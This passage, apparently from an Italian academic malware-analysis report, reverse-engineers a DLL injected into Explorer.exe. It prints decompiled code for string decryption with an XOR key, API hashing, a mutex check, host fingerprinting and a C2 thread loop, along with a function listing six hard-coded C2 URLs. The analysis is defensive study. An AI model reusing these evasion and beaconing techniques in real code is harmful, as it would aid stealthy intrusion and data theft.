    else if (param_2 == 0) goto LAB_1000f5d1;
    if (param_2 != 3) {
        return iVar1;
    }
LAB_1000f5e1:
    iVar1 = dllmain_crt_dispatch(param_1, param_2, param_3);
    if (iVar1 != 0) {
        iVar1 = dllmain_raw(param_1, param_2, param_3);
    }
    return iVar1;
}

void entry(HINSTANCE__ *param_1, ulong param_2, undefined4 *param_3)
{
    if (param_2 == 1) {
        __security_init_cookie();
    }
    FUN_1000f52f(param_1, param_2, param_3);
    return;
}

```

(a) Entrypoint

(b) First Function

Figure 35: Entrypoint e prima funzione

guite delle funzioni con prefisso *dll* che, dai nomi, sembrerebbero inizializzare una DLL; questo è avvalorato anche dal fatto che la funzione prende tre parametri esattamente come la *DLLMain*. Possiamo quindi concludere che ad essere iniettata in *Explorer.exe* sia proprio una DLL visto che presenta la struttura classica del *DLLMain*.

Usando *x32Dbg* possiamo vedere quali sono i parametri passati alla *DLLMain* (Figura 36); si noti come nel primo parametro sia passato proprio l'inizio della presunta DLL.




Figure 36: *DLLMain* Parametri

Inoltre notiamo come il secondo parametro passato sia 1 e questo è proprio il valore di *DLL_PROCESS_ATTACH* che, come riportato nella documentazione, significa:

“ Quote

La DLL viene caricata nello spazio degli indirizzi virtuali del processo corrente in seguito all'avvio del processo o in seguito a una chiamata a *LoadLibrary*. Le DLL possono usare questa opportunità per inizializzare tutti i dati dell'istanza o per usare la funzione *TlsAlloc* per allocare un indice *tls* (Thread Local Storage).

Il parametro *lpvReserved* indica se la DLL viene caricata in modo statico o dinamico.

Il motivo per cui è stata iniettata una DLL anziché un codice eseguibile generico non è chiaro, ma potrebbe essere per motivi di riusabilità del codice malevolo stesso: costruita la DLL malevola partendo da questa possono essere svolti attacchi in diversi modi, tra cui iniettando tutta la DLL all'interno di un altro processo.

5.2 Spiegazione preliminare di alcune funzioni

Per chiarezza di trattazione, sceglieremo di trattare preliminarmente due funzioni usate molto spesso nel codice.

5.2.1 Funzione di decifratura

Tra le funzioni usate in questa fase troviamo la funzione *StringDecipher* (Figura 37), usata per decifrare molte stringhe nel corso dell'esecuzione del programma.

Una cosa interessante da notare è che tutte le stringhe decifrate con questa funzione abbiano quasi sempre uno \0 come secondo carattere. Probabilmente questo è stato fatto da un lato per rendere le cose più complicate all'analista che non può impostare il tipo di dato a stringa in un disassemblatore, ma dall'altro, come si vede nell'algoritmo, i primi due caratteri vengono usati per codificare la lunghezza della stringa risultante.

Notiamo anche che la chiave di cifratura è qr4coor4klmspr5 e usandola con il medesimo algoritmo possiamo decifrare le stringhe quando necessario.

```

void * __cdecl StringDecipher(void *inputString)
{
    void *decipheredString;
    int padding;
    int decipheredLen;
    int i;

    if (*(char *)((int)inputString + 1) < '\0') {
        decipheredLen = (*(char *)((int)inputString + 1) + 256) * 256;
    }
    else {
        decipheredLen = (int)*(char *)((int)inputString + 1) <> 8;
    }
    /* WARNING: Load size is inaccurate */
    if (*inputString < '\0') {
        /* WARNING: Load size is inaccurate */
        padding = *inputString + 256;
    }
    else {
        /* WARNING: Load size is inaccurate */
        padding = (int)*inputString;
    }
    decipheredLen = decipheredLen + padding;
    decipheredString = OperatorNewCaller(decipheredLen + 1);
    for (i = 0; i < decipheredLen; i = i + 1) {
        *(byte *)((int)decipheredString + i) =
            *(byte *)((int)inputString + i + 2) ^ "qr4coor4yklmspr5"[i % 16];
    }
    *(undefined *)((int)decipheredString + decipheredLen) = 0;
    return decipheredString;
}

```

Figure 37: Funzione di Decifratura

5.2.2 Funzione di encoding

La funzione di encoding presenta la seguente segnatura: `StringEncoder(void *outputBuffer,char *inputBuffer,int strLen)`

L'algoritmo si compone di due parti riportate in Figura 38.

Come si vede nel codice vengono presi i caratteri della stringa da codificare a tre a tre e vengono prodotti 4 caratteri della stringa codificata; in particolare viene usata la stringa in figura 38c per codificarla. Nella seconda parte invece viene aggiunto un padding usando il carattere "=" nel momento in cui la stringa ha lunghezza non multipla di 4.

Possiamo quindi concludere che l'algoritmo di codifica usato dal malware sia una variante di *Base64*.

5.3 Inizializzazione

In seguito alla DLLMain, viene eseguita una funzione che esegue quattro chiamate (Figura 39a. In particolare:

1. La prima è un contenitore per una `Sleep`
2. La seconda carica delle DLL all'interno di una struttura dati (Vedere sezione 5.3.1)
3. La terza (Figura 39b) si occupa di copiare degli indirizzi HTTP (uguali a quelli visti durante l'analisi statica) all'interno di alcuni buffer. In particolare questi indirizzi sono successivi all'interno della memoria e vi si accede per spiazzamento (Figura 39c) rispetto al primo elemento: possiamo quindi concludere che si tratti di un array di stringhe in cui vengono salvati gli http dei server remoti contattati.

```

AllocMemory(supportOutputBuffer);
local_8 = 0;
index = 0;
index_1 = 0;
while (residualChars = strLen + -1, strLen != 0) {
    cipherSupportBuffer[index] = *inputBuffer;
    index = index + 1;
    inputBuffer = inputBuffer + 1;
    strLen = residualChars;
    if (index == 3) {
        cipheredOutput[0] = (byte)((int)(cipherSupportBuffer[0] & 0xfc) >> 2);
        cipheredOutput[1] =
            (char)((cipherSupportBuffer[0] & 3) << 4) +
            (char)((int)(cipherSupportBuffer[1] & 0xf0) >> 4);
        cipheredOutput[2] =
            (char)((int)(cipherSupportBuffer[2] & 0xc0) >> 6) +
            (char)((int)(cipherSupportBuffer[1] & 0xf) * '\x04');
        cipheredOutput[3] = cipherSupportBuffer[2] & 0x3f;
        for (index = 0; (int)index < 4; index = index + 1) {
            cipheredEncodedChar =
                basic_string<>::operator[]((&base64EncodingKey),(uint)cipheredOutput[index]);
            AppendCharToString(supportOutputBuffer,*cipheredEncodedChar);
        }
        index = 0;
    }
}

```

(a) Parte 1 dell'algoritmo di codifica

```

if (index != 0) {
    for (index_1 = index; index_2 = index_1, (int)index_1 < 3; index_1 = index_1 + 1) {
        /*Reinizializza il buffer di supporto */
        __report_rangecheckfailure();
    }
    cipherSupportBuffer[index_2] = 0;
}
cipheredOutput[0] = (byte)((int)(cipherSupportBuffer[0] & 0xfc) >> 2);
cipheredOutput[1] =
    (char)((cipherSupportBuffer[0] & 3) << 4) +
    (char)((int)(cipherSupportBuffer[1] & 0xf0) >> 4);
cipheredOutput[2] =
    (char)((int)(cipherSupportBuffer[2] & 0xc0) >> 6) +
    (char)((int)(cipherSupportBuffer[1] & 0xf) * '\x04');
cipheredOutput[3] = cipherSupportBuffer[2] & 0x3f;
for (index_1 = 0; (int)index_1 < (int)(index + 1); index_1 = index_1 + 1) {
    pcVar2 = basic_string<>::operator[]((&base64EncodingKey),(uint)cipheredOutput[index_1]);
    AppendCharToString(supportOutputBuffer,*pcVar2);
}
while (uVar3 = index + 1, bVar1 = (int)index < 3, index = uVar3, bVar1) {
    AppendCharToString(supportOutputBuffer,-1);
}
StringCpier(outputBuffer,supportOutputBuffer);

```

(b) Parte 2 dell'algoritmo di codifica

```

1
2void Base64EncodingInit(void)
3
4{
5    basic_string<>(&Base64EncodingKey,
6                    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
7    _atexit(FreeBase64EncodingKey);
8    return;
9}
10

```

(c) Inizializzazione della stringa per Base64

Figure 38: Algoritmo di codifica

Vengono inizializzati anche alcuni dati interi: l'inizializzazione e l'uso nello stesso contesto ci potrebbero far supporre che si tratti di un array o di una struttura. Supponiamo in questa fase preliminare che si tratti di una struttura (Estratto 3)

Listing 2: Struttura dati di accesso ai server

```

1     typedef ServerStruct {
2         int unknown_1 ,
3         int unknown_2 ,
4         int foundServerIndex ,
5         int unknown_3
6     } ServerStruct ;

```

4. La quarta invece procede nell'esecuzione del codice malevolo ??

5.3.1 Caricamento delle DLL

La funzione che si occupa del caricamento delle DLL viene riportata in Figura 40.

Per prima cosa viene caricata `Kernel32.dll` usando il suo indirizzo preferenziale (Figura 41a) per poi caricare `GetProcAddress` e `LoadLibrary` (Figure 41b e 41c) che vengono anche inserite all'interno di variabili globali. Nella seconda fase vengono inizializzati tre array globali che vengono usati ai seguenti scopi:

- Salvare il base address delle varie DLL caricate dal programma
- Gestire una hash map per gli offset delle API caricati

```

1
2 void BadThingsCaller(void)
3
4{
5    int seconds;
6
7    seconds = FID_conflict:_atoi("10");
8    SleepCaller(seconds);
9    DllLoader();
10   ServerAddrsSet();
11   MainThreadLauncher();
12   return;
13}
14
2 void ServerAddrsSet(void)
3
4{
5    Value_30 = FID_conflict:_atoi("30");
6    StrcpyCaller((char *)http_server_array,"http://toysbagonline.com/reviews");
7    StrcpyCaller((char *)http_server_array[1],"http://purewatertokyo.com/list");
8    StrcpyCaller((char *)http_server_array[2],"http://pinkgoat.com/input");
9    StrcpyCaller((char *)http_server_array[3],"http://yellowlion.com/remove");
10   StrcpyCaller((char *)http_server_array[4],"http://salmonrabbit.com/find");
11   StrcpyCaller((char *)http_server_array[5],"http://bluecow.com/input");
12   ServerSearchStruct.foundServerIndex = -1;
13   ServerSearchStruct.unknown_1 = 0;
14   ServerSearchStruct.unknown_2 = 0;
15   ServerSearchStruct.unknown_3 = 0;
16   Value_1 = FID_conflict:_atoi("1");
17   Value_0 = FID_conflict:_atoi("0");
18   _memset(&DAT_100314a4,0,0x800);
19   _memset(&DAT_10031ca5,0,0x40);
20   return;
21}
22

```

(a) Sequenza di Chiamate

(b) Copia degli indirizzi

```

for (i = 0; i < 6; i = i + 1) {
    if ((ServerSearchStruct.unknown_1 == 0) || (ServerSearchStruct.unknown_3 != 1)) {
        if (ServerSearchStruct.unknown_3 == 0) {
            interactionResult = ServerInteraction_0(http_server_array[i],0,pwuCouple);
            if (interactionResult != 0) {

```

(c) Esempio di accesso per spiazzamento

```

uint DllLoader(void)

{
    void *kernel32BaseAddr;
    uint uVar1;

    kernel32BaseAddr = (void *)Kernel32Loader(0xb9f5b9c);
    if (kernel32BaseAddr == (void *)0x0) {
        uVar1 = 0;
    }
    else {
        GetProcAddress = LoadApiByOffset((int)kernel32BaseAddr,0xb3c1d03);
        LoadLibrary = LoadApiByOffset((int)kernel32BaseAddr,0xaadf0f1);
        if ((GetProcAddress == (void *)0x0) || (LoadLibrary == (void *)0x0)) {
            uVar1 = (uint)LoadLibrary & 0xffffffff;
        }
        else {
            _memset(DLLBaseAddrArray,0,80);
            _memset(ApiOffsetHashMap,0,2560);
            _memset(SolvedApiHashMap,0,2560);
            DLLBaseAddrArray[0] = kernel32BaseAddr;
            RrlGetVersion = LoadAndHashAPI(2,0x579449e);
            uVar1 = CONCAT31((int3)((uint)RrlGetVersion >> 8),1);
        }
    }
    return uVar1;
}

```

Figure 40: Funzione di caricamento delle DLL

(a) Caricamento Kernel32.dll

```

injected_code_final.71131E79
call <injected_code_final.Kernel32Loader>
add esp,4
mov dword ptr ss:[ebp-4],eax
cmp dword ptr ss:[ebp-4],0
jne injected_code_final.71131E91

```

EAX	75B70000	kernel32.75B70000
EBX	71130000	injected_code_final.71130000
ECX	184C848B	
EDX	00EFF1C0	
EBP	00EFF208	
ESP	00EFF200	
ESI	00000001	
EDI	00000001	
EIP	71131E7E	injected_code_final.71131E7E

(b) Caricamento GetProcAddress

```

injected_code_final.71131E91
push B3C1D03
mov eax,dword ptr ss:[ebp-4]
push eax
call <injected_code_final.LoadAPIByOffset>
add esp,8

```

EAX	75B8FB80	<kernel32.GetProcAddress>
EBX	71130000	injected_code_final.71130000
ECX	184C848B	
EDX	75B8FB80	<kernel32.GetProcAddress>
EBP	00EFF208	
ESP	00EFF1FC	
ESI	00000001	
EDI	00000001	

(c) Caricamento LoadLibrary

```

mov ecx,dword ptr ss:[ebp-4]
push ecx
call <injected_code_final.LoadAPIByOffset>
add esp,8
mov dword ptr ds:[711602CC],eax
cmp dword ptr ds:[711602D0],0
je injected_code_final.71131ECF

```

EAX	75B91270	<kernel32.LoadLibraryA>
EBX	71130000	injected_code_final.71130000
ECX	184C848B	
EDX	75B91270	<kernel32.LoadLibraryA>
EBP	00EFF208	
ESP	00EFF1FC	
ESI	00000001	
EDI	00000001	

Figure 41: Caricamenti

- Gestire una hash map per le API caricate

Successivamente viene invocata la funzione `LoadAndHashAPI` che si occupa del caricamento di una API e, in questo caso, del caricamento di `RtlGetVersion` che viene salvato in una variabile globale.

In figura 42 viene riportato il codice della funzione che si occupa del caricamento di una specifica API passando un codice intero che identifica la libreria all'interno del programma e l'offset dell'API nella libreria. Si procede nel seguente modo:

- Partendo dall'offset dell'API si fa un modulo per calcolare l'indice della hash map
- Se l'hash map degli offset ha in posizione `hashIndex` l'offset che cerchiamo allora si interrompe il ciclo e si ritorna il valore della `SolvedApiHashMap` su quell'indice
- Se l'hash map degli offset è vuota, quindi abbiamo un posto libero nella mappa, allora si esegue il caricamento della libreria, se ne salva l'offset in memoria nell'array `DLLBaseAddrArray` e si carica l'API aggiornando in modo opportuno le due hash map.
- Se nessuna delle due condizioni sopra è valida, allora si continua a scorrere la hash map per cercare uno slot libero oppure uno slot che contenga già l'API caricata.

All'interno della funzione è possibile notare l'uso che viene fatto dei tre array inizializzati in precedenza (uso che corrisponde alla semantica dei loro nomi), ma si può notare anche un altro array, ovvero `DllDecNameArray`. Questo array è indicizzato usando il parametro `dllIndex`, e viene usato per passare il nome della DLL alla funzione che carica la libreria. Usando `Ghidra` possiamo cercare dove vengono scritti e arriviamo alla funzione in Figura 43.

Usando la funzione di decifratura in sezione 5.2.1 possiamo decifrare staticamente le stringhe e trovare che l'array è formato dai nomi decifrati delle diverse DLL; in realtà in `Ghidra` erano create diverse variabili globali, ma essendo queste contigue, si è supposto che fossero parte di un unico array.

Analizzando da `Ghidra`, tuttavia, questa funzione non presenta `IncomingReferences` ma, vedendo i riferimenti a questa funzione, troviamo un riferimento dalla sezione `.data` (Figura 44a) e

```

void * __cdecl LoadAndHashAPI(int dllIndex,uint apiOffsetInDll)

{
    void *solvedApiAddr;
    void *dllBaseAddr_1;
    uint hashIndex;

    hashIndex = apiOffsetInDll % 640;
    while( true ) {
        if (ApiOffsetHashMap[hashIndex] == (void *)NULL) {
            dllBaseAddr_1 = DLLBaseAddrArray[dllIndex];
            solvedApiAddr = (void *)NULL;
            if (dllBaseAddr_1 == (void *)0x0) {
                dllBaseAddr_1 = (void *)(*LoadLibrary)(DllDecNameArray[dllIndex]);
                DLLBaseAddrArray[dllIndex] = dllBaseAddr_1;
            }
            if (dllBaseAddr_1 != (void *)NULL) {
                solvedApiAddr = LoadApiByOffset((int) dllBaseAddr_1,apiOffsetInDll);
            }
            ApiOffsetHashMap[hashIndex] = (void *)apiOffsetInDll;
            SolvedApiHashMap[hashIndex] = solvedApiAddr;
            return solvedApiAddr;
        }
        if (ApiOffsetHashMap[hashIndex] == (void *)apiOffsetInDll) break;
        hashIndex = hashIndex + 1;
        if (639 < (int)hashIndex) {
            hashIndex = 0;
        }
    }
    return SolvedApiHashMap[hashIndex];
}

```

Figure 42: LoadAndCacheAPI

```

2 void DLLNamesDecipher(void)
3 {
4 {
5     DllDecNameArray[0] = StringDecipher(&kernel32_CIPH_STR);
6     DllDecNameArray[1] = StringDecipher(&user32_CIPH_STR);
7     DllDecNameArray[2] = StringDecipher(&ntdll_CIPH_STR);
8     DllDecNameArray[3] = StringDecipher(&shwapi_CIPH_STR);
9     DllDecNameArray[4] = StringDecipher(&iphlpapi_CIPH_STR);
10    DllDecNameArray[5] = StringDecipher(&urlmon_CIPH_STR);
11    DllDecNameArray[6] = StringDecipher(&ws2_32_CIPH_STR);
12    DllDecNameArray[7] = StringDecipher(&crypt32_CIPH_STR);
13    DllDecNameArray[8] = StringDecipher(&shell32_CIPH_STR);
14    DllDecNameArray[9] = StringDecipher(&advapi32_CIPH_STR);
15    DllDecNameArray[10] = StringDecipher(&gdipplus_CIPH_STR);
16    DllDecNameArray[11] = StringDecipher(&gdi32_CIPH_STR);
17    DllDecNameArray[12] = StringDecipher(&ole32_CIPH_STR);
18    DllDecNameArray[13] = StringDecipher(&psapi_CIPH_STR);
19    DllDecNameArray[14] = StringDecipher(&cabinet_CIPH_STR);
20    DllDecNameArray[15] = StringDecipher(&imagehlp_CIPH_STR);
21    DllDecNameArray[16] = StringDecipher(&netapi32_CIPH_STR);
22    DllDecNameArray[17] = StringDecipher(&wtsapi32_CIPH_STR);
23    DllDecNameArray[18] = StringDecipher(&Mpr_CIPH_STR);
24    DllDecNameArray[19] = StringDecipher(&winNet_CIPH_STR);
25
26 }
27

```

Figure 43: Decifratura dei nomi delle DLL

```

9 int __cdecl _Dllmain_crt_process_attach(HINSTANCE__ *param_1,void *param_2)
10 {
11 {
12     code *pcVar1;
13     bool bVar2;
14     bool bVar3;
15     undefined4 uVar4;
16     int iVar5;
17     code **ppcVar6;
18
19     uVar4 = __scrt_initialize_crt(0);
20     if ((char)uVar4 != '\0') {
21         __scrt_acquire_startup_lock();
22         bVar2 = true;
23         if (DAT_1002fce4 != 0) {
24             __scrt_fastfail(7);
25         }
26         DAT_1002fce4 = 1;
27         bVar3 = __scrt_dllmain_before_initialize_c();
28         if (bVar3) {
29             __RTC_Initialize();
30             _atexit(_func_4879 *)&LAB_1000fb33;
31             FUN_1000fac7();
32             _atexit(_func_4879 *)&LAB_1000fad3;
33             __scrt_initialize_default_local_stdio_options();
34             iVar5 = __initterm_e((undefined **)&InitTermStart_2,(undefined **)&InitTermEnd_2);
35             if ((iVar5 == 0) && (uVar4 = FUN_1000fb62(), (char)uVar4 != '\0')) {
36                 __initterm((undefined **)&InitTermStart_1,(undefined **)&InitTermEnd_1);
37                 DAT_1002fce4 = 2;
38             }
39         }
40     }
41     FUN_1000f4a8();
42     if (!bVar2) {
43         ppcVar6 = (code **)FUN_1000fb02();
44         if ((*ppcVar6 != (code *)0x0) && (uVar4 = FUN_1000fe7((int)ppcVar6), (char)uVar4 != '\0')) {
45             uVar4 = 2;
46             pcVar1 = *ppcVar6;
47             __guard_check_icall();
48             (*pcVar1)(param_1,uVar4,param_2);
49         }
50         DAT_1002fd08 = DAT_1002fd08 + 1;
51     }
52 }
53 }
54 return 0;
55 }
```

	InitTermStart_1
100251c8 00	?? 00h
100251c9 00	?? 00h
100251ca 00	?? 00h
100251cb 00	?? 00h
100251cc 60 12 00	addr DLLNamesDecipher 10
100251d0 d0 13 00	addr Base64EncodingKeyInit 10
100251d4 00 14 00	addr StructFieldSetter 10

(a) Funzioni nel campo data

(b) Uso __initterm

Figure 44: Uso nel campo data e __initterm

```

1 void StructFieldSetter(void)
2 {
3     FUN_1000b300(0x10030e88);
4     _atexit(FUN_10024b60);
5     return;
6 }
7
8
9

```

(a) Base della struttura

```

1 int __fastcall FUN_1000b300(int param_1)
2 {
3     AllocMemory((void *)(param_1 + 0x1170));
4     return param_1;
5 }
6
7
8

```

(b) Spiazzamento dalla base

Figure 45: Inizializzazione del campo di una Struct

ripercorrendo i riferimenti vediamo che questo dato viene referenziato nella funzione in figura 44b.

La `__initterm` permette di eseguire delle funzioni indicate in una "tabella di puntatori", ma questa non dovrebbe essere usata dai programmati. Probabilmente il programmatore ha nascosto queste funzioni di inizializzazione all'interno del codice di inizializzazione della DLL.

Per quanto riguarda le altre due funzioni presenti in questa sezione del campo `.data` abbiamo:

- `Base64EncodingInit` che copia all'interno di una variabile globale la stringa per l'encoding `Base64`
- `StructFieldInit` inizializza una variabile globale. La particolarità di questa funzione è che l'inizializzazione è fatta partendo da un'altra variabile globale e spiazzandosi di un certo offset (Figura 45) e questo potrebbe farci supporre che i campi compresi dalla base alla fine del campo inizializzato siano in realtà parte di un'unica struttura.

5.4 Pre lancio del thread

5.4.1 Pipe e Mutex

Procediamo con l'analisi della quarta funzione. Dopo una prima inizializzazione di un gestore di eccezioni, vengono eseguite delle API per l'interazione con una Pipe e con un Mutex (Figura 46a). Per prima cosa viene costruito il nome della pipe usando la funzione `PipeNameConstructor`:

```

local_50 = 0;
_nmemset(local_50, 0, 256);
pValue = '0';
_nmemset(local_103, 0xef);
pwCouple[0] = '0';
_nmemset(pwCouple + 1, 0, 255);
this = operator_new(32);
local_8 = 0;
MemsetCallerThis(this, 32);
pipeHandlePtr = (HANDLE *)function<->(this, ".\\\\\"pipeegg");
local_8 = 0xffffffff;
cVar1 = CreateNamedPipeCaller(pipeHandlePtr, '0');
if (cVar1 != '0') {
    isConnected = ConnectNamedPipe(*pipeHandlePtr, (LPOVERLAPPED)0x0);
    if (isConnected != 0) {
        ReadFile(*pipeHandlePtr, &samplePathStr, 200, &numberOfBytesRead, (LPOVERLAPPED)NULL);
    }
    DisconnectNamedPipe(*pipeHandlePtr);
    CloseHandleCaller(pipeHandlePtr);
}
mutexName[0] = '0';
_nmemset(mutexName + 1, 0, 250);
VswPrintfCaller((wchar_t *)"mutexName.(wchar_t *)\"%s_main\", \"toyeegg\"");
handle = CreateMutexA((LPSECURITY_ATTRIBUTES)NULL, 0, mutexName);
if (handle != (HANDLE)NULL) && (lastError = GetLastError(), lastError == ERROR_ALREADY_EXISTS)) {
    /* WARNING: Subroutine does not return */
    ExitProcess(0);
}

```

(a) Interazione con Pipe e Mutex

```

uVar1 = DAT_10010000 ^ (uint)&stack0xffffffff;
dwOpenMode = PIPE_ACCESS_INBOUND;
if (param_1 == '0') {
    dwOpenMode = PIPE_ACCESS_DUPLEX;
    nOutBufferSize = 4096;
}
else {
    nOutBufferSize = 0;
}
lpSecurityAttributes = (LPSECURITY_ATTRIBUTES)NULL;
nDefaultTimeOut = INFINITE;
nInBufferSize = 4096;
nMaxInstances = 1;
dwPipeMode = PIPE_TYPE_BYTE;
pipeName = (LPCTSTR)FID_ConflictC_str((String alloc>*)(int)this + 8);
pipeHandle = CreateNamedPipeA(pipeName, dwOpenMode, dwPipeMode, nMaxInstances, nInBufferSize, nDefaultTimeOut, lpSecurityAttributes);
*(HANDLE *)this = pipeHandle;
dwPipeMode = GetLastError();
local_108[0] = '0';
_nmemset(local_108 + 1, 0, 255);
VswPrintfCaller((wchar_t *)local_108, (wchar_t *)"CreateNamedPipeA finished with Error-%d",
    dwPipeMode);
/* WARNING: Load size is inaccurate */
if (*this == 0) {
    *(undefined4 *)this = 0;
}
else {
    (char *)((int)this + 4) = param_1;
}
_a_security_check_cookie@4(uVar1 ^ (uint)&stack0xffffffff);
return;
}

```

(b) Chiamata alla `CreateNamedPipe`

Figure 46: Interazione con Pipe e Mutex

questa funzione prende in input la stringa `.\\\\\\pipeege` da cui è possibile ricostruire il nome della pipe completo usato da `sample.exe` e questo nome viene passato proprio come parametro alla chiamata di `CreateNamedPipe` (Figura 47).

```

add ecx,0
call injected_code_final.728495B0
push eax
call dword ptr ds:[<CreateNamedPipeA>]
mov ecx,dword ptr ss:[ebp-108]
mov dword ptr ds:[ecx],eax
0082F1D4 00C21698 "\\\\.\\\\pipe\\\\\\pipeege"
0082F1D8 00000003
0082F1DC 00000000
0082F1E0 00000001
0082F1E4 00001000
0082F1E8 00001000
0082F1EC FFFFFFFF
0082F1F0 00000000

```

Figure 47: Chiamata alla `CreateNamedPipe`

Una volta creata la pipe ci si mette in attesa di ricevere connessioni su di essa; non volendo eseguire di nuovo lo stage 0 possiamo usare i comandi `PowerShell` indicati nel Listing 1

Ricevuta una connessione viene letto il contenuto della pipe tramite una `ReadFile` e tale contenuto è salvato in una variabile globale; ricordando che `sample.exe`, prima di chiudere, inseriva il proprio path all'interno della pipe, all'interno di questa variabile viene salvato proprio il full path di `sample.exe`.

Nel passo successivo si procede con la creazione di un mutex con nome `toysegg_main` che è proprio il mutex di cui `sample.exe` controllava l'esistenza prima di lanciare `Explorer.exe`; analogamente qualora l'injected code trovi il mutex esistente, esegue una `ExitProcess`. Possiamo quindi concludere che la creazione di questo mutex serva proprio a verificare se esiste o meno una copia del malware in esecuzione.

5.4.2 Estrazione informazioni sull'host: costruzione della stringa `ufw`

Abbiamo poi l'invocazione di una funzione che costruisce una stringa sullo stack (Figura 48).

```

injected_code_final.70F0CFD3
call <injected_code_final.StringDecipher>
add esp,4
lea edx,dword ptr ss:[ebp-100]
push edx
push injected_code_final.70F2C538
call injected_code_final.70F0E4C0
add esp,4
push eax

```

(a) Prima dell'esecuzione

```

injected_code_final.70F0CFD3
call <injected_code_final.StringDecipher>
add esp,4
lea edx,dword ptr ss:[ebp-100]
push edx
push injected_code_final.70F2C538
call injected_code_final.70F0E4C0
add esp,4
push eax

```

(b) Dopo l'esecuzione

Figure 48: Costruzione stringa `ufw` sullo stack

Analizziamo il comportamento di questa funzione combinando `x32Dbg` e `Ghidra`. In figura ?? troviamo:

1. Invocazione alla `RtlGetVersion` che carica le informazioni relative al sistema dell'host corrente: in particolare del risultato vengono considerata la `MajorVersion` e la `MinorVersion`

2. Invocazione di **HostInfoGetter** (Figura 49b) che raccoglie informazioni riguardo l'indirizzo IP dell'host
3. Codifica tramite *AND* logico del valore 301
4. Le tre informazioni raccolte vengono quindi messe tutte insieme usando una stringa di formato e producendo il risultato in Figura 50
5. La stringa formattata viene quindi codificata in *Base64* usando l'algoritmo in sezione 5.2.2; la stringa in output alla funzione quindi è data proprio da queste informazioni raccolte, formattate e codificate.

```

versionInformation.dw0VersionInfoSize = 0x94;
(*HnGetVersion)(&versionInformation,uVar1);
local_8 = 0xffffffff;
HostIPAddr = (wchar_t *)localIpAddr;
value_301 = 102;
value_301 = FID_conflict; atoi("301");
%4d.%d decStr = (wchar_t *)StringDecipher(%4d.%d_CIPH_FORM_STR);
VswprintfCaller((wchar_t *)MajorMinorVersionStr,%4d.%d_decStr,versionInformation.dwMajorVersion,
versionInformation.dwMinorVersion);
VALUE_301_0_2 = (undefined2)value_301;
12d_hexValue = value_301 & 0xffff;
majorMinorVersionStr = %4dMajorMinorVersionStr;
localIpAddr = &localIpAddr;
%4s%4s format_string = (wchar_t *)StringDecipher(%4s%4s_CIPH_FORM_STR);
VswprintfCaller(%ipAddrVersionsCode,%4s%4s format_string,localIpAddr,majorMinorVersionStr,
12d_hexValue);
AllocMemory(a_Stack_80);
local_B = 0;
ipAddrVersionsCode = *(char *)&ipAddrVersionsCode;
local_96c = (char *)ipAddrVersionsCode;
/* Do-While usato per calcolare la lunghezza della stringa */
local_980 = (undefined4)((int)&ipAddrVersionsCode + 1);
do {
    local_965 = *local_96c;
    local_96c = local_96c + 1;
} while (local_965 != '0');
strLen = (int)local_96c - (int)local_980;
local_984 = strLen;
local_980 = StringEncoder(encodedIpAddrVersionCode,ipAddrVersionsCode_1,strLen);

```

```

1 void __cdecl HostInfoGetter(wchar_t *inetIpAddrPtr)
2 {
3     int callResult;
4     hostent *hostentPtr;
5     undefined4 inetIpAddr;
6     undefined wsaData [400];
7     undefined hostName [256];
8     uint local_8;
9
10    local_8 = DAT_1002F008 ^ (uint)&stack0xffffffffc;
11
12    callResult = WSAStartup(2,wsaData);
13    if (callResult == 0) {
14        if (callResult == 0) {
15            callResult = gethostname(hostName,0xff);
16            if (callResult == 0) {
17                hostentPtr = (hostent *)gethostbyname(hostName);
18                if (hostentPtr != (hostent *)0x0) {
19                    inetIpAddr = inet_ntoa((undefined4 *)hostentPtr->h_addr_list);
20                    FID_conflict:_sprintf(inetIpAddrPtr,(wchar_t *)0x14,"%s",inetIpAddr);
21                }
22            }
23            WSACleanup();
24        }
25        @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
26        return;
27    }
28
29}

```

(a) GetEncodedHostInfo

(b) HostInfoGetter

Figure 49: Funzioni di raccolta e codifica delle informazioni sull'host

		push injected_code_final.70F0E4C0
		call injected_code_final.70F0E4C0
		add esp,4
		push eax
003FE50C	003FEE20	"10.0.2.15 10.0 12d"
003FE510	006BFB0D	"%s %s %x"
003FE514	70F30E48	injected_code_final._D11Messages@0+230B8
003FE518	70F30E58	injected_code_final._D11Messages@0+230C8
003FE51C	0000012D	
003FE520	90F35446	

Figure 50: Informazioni sull'host formattate

Il valore di ritorno viene a sua volta formattato a produrre una stringa in formato chiave-valore dove la chiave è la stringa *ufw*, mentre il valore è proprio la stringa ritornata.

5.4.3 Lancio del Thread

Costruita la stringa, viene lanciato un thread passando come parametro la stringa costruita al passo precedente (Figura 51). Notiamo inoltre che il thread viene lanciato all'interno di una coppia *while-sleep*, quindi potrebbe trattarsi di un thread che interagisce con un server C2 in quanto questo è proprio il formato tipico di questo tipo di interazioni.

A seguito del lancio del thread ci si mette in attesa della sua terminazione e quindi possiamo lasciare per il momento questa funzione e analizzare la funzione in cui il thread viene lanciato.

```

UselessSwitchCaller();
PwuValueConstructor(&pwuValue);
pwuValue_1 = &pwuValue;
pwuFormatString = (wchar_t *)StringDecipher(&ovuFormatCipheredString);
VswPrintfCaller((wchar_t *)pwuCouple.pwuFormatString,pwuValue_1);
Sleep(2000);
while( true ) {
    Sleep(500);
    handle = CreateThread((LPSECURITY_ATTRIBUTES)NULL,0,ThreadFunction,pwuCouple,0,&threadId);
    WaitForSingleObject(handle,INFINITE);
    if (ServerSearchStruct.unknown_2 != 0) [
        SecondaryThreadLauncher();
        lpThreadId = &local_528;
        dwCreationFlag = 0;
        lpParameter = (LPVOID)FID_conflict:c_str(_String_alloc<>*)&DAT_10031ff8;
        handle = CreateThread((LPSECURITY_ATTRIBUTES)NULL,0,ThreadFunction,lpParameter,dwCreationFlag,
                            lpThreadId);
        WaitForSingleObject(handle,INFINITE);
